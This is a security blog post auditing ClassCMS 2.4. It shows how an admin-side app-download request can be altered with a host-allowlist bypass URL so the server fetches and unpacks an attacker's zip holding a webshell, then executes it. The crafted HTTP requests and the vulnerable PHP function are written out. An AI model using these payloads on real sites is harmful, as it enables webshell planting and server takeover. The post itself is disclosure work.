ClassCMS 2.4 代码审计 - 先知社区

> 先知社区，先知安全技术社区

前言

此次漏洞分析皆在本地测试，且漏洞已经提交至 cnvd 平台


漏洞 url

需要后台管理员权限

```
http:///ClassCMS/admin666?do=shop:downloadClass&ajax=1
```


漏洞点

在后台的 管理 –> 应用管理 –> 应用下载处存在任意远程文件下载



应用	简介	作者	更新	
自定义表单	通过模型字段显示自定义表单	ClassCMS	2021-12-10	详情
应用开发	创建并快速开发属于你自己的应用	ClassCMS	2021-12-12	下载
验证码	图片验证码.	ClassCMS	2021-11-17	下载
文章草稿箱	方便临时保存文章	ClassCMS	2021-11-04	下载
UEditor编辑器	UEditor是由百度web前端研发部开发所见即所得富文本web编辑器，具有轻量，可定制，注重用户体验等特点，开源基于MIT协议，允...	UEditor	2021-07-30	下载
网站地图	[¥12.00] 自定义创建网站地图	ClassCMS	2021-12-12	下载
保持登入	后台登入界面显示"保持登入"勾选框,可以在关闭浏览器后保持状态,无需重新登入	ClassCMS	2021-12-10	下载
应用上传	上传应用安装包	ClassCMS	2021-12-10	下载
301跳转	自定义301跳转	ClassCMS	2021-11-25	下载
Adminer	一款轻量级Web端数据库管理工具	ClassCMS	2021-11-18	下载
RSS订阅	[¥18.00] 将文章列表创建为RSS,供访客订阅	ClassCMS	2021-11-17	下载

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172807-1f7323f0-6f9c-1.png)



应用:	应用开发 [classcreate] ☆ 收藏
版本:	1.1
大小:	9.9KB
开发者:	ClassCMS
简介:	创建并快速开发属于你自己的应用
依赖:	✓ ClassCMS cms[>2.2]
价格:	免费
操作:	下载 详情
更新记录:	V1.1 : 兼容新版本。

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172821-27b780b0-6f9c-1.png)

先放掉第一个请求包

```
POST /admin666?do=shop:index&ajax=1&action=fileurl&from=install HTTP/1.1
Host: classcms
Content-Length: 43
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Sa
fari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://classcms
```

```
Origin: http://classcms
Referer: http://classcms/admin666?do=shop:index&bread=%E8%87%AA%E5%AE%9A%E4%B9%89%E8%A1%A8%E5%8D%95&action=detail&classhash=diyform
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: token_2ab421=9632c6413dde844887912fd77a75a07f; csrf_2ab421=1547308b
Connection: close

classhash=diyform&version=1.1&csrf=1547308b
```

然后修改第二个请求包

```
POST /admin666?do=shop:downloadClass&ajax=1 HTTP/1.1
Host: classcms
Content-Length: 85
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.159.1
Referer: http://192.168.159.1/ClassCMS/admin666?do=shop:index&bread=%E5%BA%94%E7%94%A8%E5%BC%80%E5%8F%91&action=detail&classhash=classcreate
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: token_2ab421=5d012ca838cc5f0aff02c44c8e2c91e7; csrf_2ab421=338ceb00
Connection: close

classhash={dir}&url=http://@{ip}:{port}@classcms.com/{shell.zip}&csrf=338ceb00
```

参数解析

- classhash 为解压出来的最后文件名
- url 为了绕过过滤设成如下形式

  ```
  http://@192.168.159.1:80@classcms.com/shell.zip
  远程ip端口（默认80也需要加上），一个包含木马文件（shell.php）的zip压缩包
  ```

- csrf 参数不动即可

发送之后返回: 安装包格式错误，请重试

就说明已经成功被下载到目标服务器上并解压

最后访问 url 即可执行上传上的木马 getshell

```
http://192.168.159.1/ClassCMS/class/{classhash的值}/{上传压缩包中的木马文件}
```

漏洞测试

首先黑盒测试

在下载的第二个请求包中发现 url 参数解码为 classcms 官网的应用压缩包地址


```
POST /admin666?do=shop:downloadClass&ajax=1 HTTP/1.1
Host: classcms
Content-Length: 140
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://classcms
Referer: http://classcms/admin666?do=shop:index&bread=%E8%87%AA%E5%AE%9A%E4%B9%89%E8%A1%A8%E5%8D%95&action=detail&classhash=diyform
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: token_2ab421=9632c6413dde844887912fd77a75a07f; csrf_2ab421=1547308b
Connection: close

classhash=diyform&url=http%3A%2F%2Fclasscms.com%2Fshop%2F%3Faction%3Ddownload%26version%3D1.1%26classhash%3Ddiyform%
```

```
classhash=diyform&url=http%3A%2F%2Fclasscms.com%2Fshop%2F%3Faction%3Ddownload%26version%3D1.1%26classhash%3Ddiyform%
26token%3D&csrf=1547308b
```

可能存在远程下载

> http://classcms.com/shop/?action=download&version=1.1&classhash=diyform&token=
> (http://classcms.com/shop/?action=download&version=1.1&classhash=diyform&token=)

尝试修改 url，得到报错回显



```
POST /admin666?do=shop:downloadClass&ajax=1 HTTP/1.1
Host: classcms
Content-Length: 62
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.110 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://classcms
Referer:
http://classcms/admin666?do=shop:index&bread=%E8%87%AA%E5%AE%9A%E4%B9%89%E8%A1%A8%E5%8D%95&action=detail&cl
asshash=diyform
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: token_2ab421=9632c6413dde844887912fd77a75a07f; csrf_2ab421=1547308b
Connection: close

classhash=diyform&url=http://192.168.159.1/1.txt&csrf=1547308b
```


```
HTTP/1.1 200 OK
Date: Thu, 16 Dec 2021 08:09:28 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: ClassCMS
Content-Length: 44
Connection: close
Content-Type: text/html

{"msg":"\u4e0b\u8f7d\u5931\u8d25","error":1}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220107172835-300fe658-6f9c-1.png)

Unicode 解码得到 ： 下载失败

进行白盒测试

回到源码来，通过全局搜索报错提示（下载失败）定位到源码在 / class/shop/shop.php 中




Find in Files 2 matches in 1 file
□ File mask:
下载失败
Cc W .*
In Project Module Directory Scope

```
Return C('cms:common:echoJson',array('msg'=>"下载失败",'error'=>1));    shop.php 91
Return C('cms:common:echoJson',array('msg'=>"下载失败",'error'=>1));    shop.php 138
```

shop.php ClassCMS/class/shop

```
        if(!C('this:download',$url,$classfile)) {
            Return C('cms:common:echoJson',array('msg'=>"下载失败",'er
        }
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220107172840-336bf972-6f9c-1.png)

一处为在 downloadClass 函数中一处在 upgradeClass 函数中，观察功能显然是在 downloadClass 中


```
function downloadClass() {
        。。。。。。
        if(!C('this:download',$url,$classfile)) {
            Return C('cms:common:echoJson',array('msg'=>"下载失败",'error'=>1));
        }
        。。。。。。
    }
```

在 this(当前文件 shop.php)->download 函数下, 定位到关键函数

```
function download($url,$filepath) {
        $hosts=array_merge(explode(';',C('this:defaultHost')),array(config('host')));
        if($defaulthost=config('defaulthost')) {
            $hosts=array_merge($hosts,explode(';',$defaulthosts));
        }
        $checkurl=parse_url($url);
        if(!isset($checkurl['host']) || !in_array($checkurl['host'],$hosts)) {
            Return false;
        }
        $curl=curl_init();
        curl_setopt($curl,CURLOPT_URL,$url);
        if(!$fp = @fopen ($filepath,'w+')) {
            Return false;
        }
        curl_setopt($curl,CURLOPT_FILE, $fp);
        curl_setopt($curl,CURLOPT_CONNECTTIMEOUT,10);
        curl_setopt($curl,CURLOPT_TIMEOUT,300);
        curl_setopt($curl,CURLOPT_SSL_VERIFYPEER,FALSE);
        curl_setopt($curl,CURLOPT_SSL_VERIFYHOST,FALSE);
        curl_setopt($curl,CURLOPT_HTTP_VERSION, CURL_HTTP_VERSION_1_0);
        curl_setopt($curl,CURLOPT_POST,1);
        curl_setopt($curl,CURLOPT_POSTFIELDS,C('this:shopInfo'));
        $info=curl_exec($curl);
        $httpinfo=curl_getinfo($curl);
        curl_close($curl);
        fclose($fp);
        if($httpinfo['http_code']>=300) {@unlink($filepath);Return false;}
        Return $info;
    }
```

```
}
```

函数首先获取了默认允许的 host，在 this(前文件下)->defaultHost 函数中

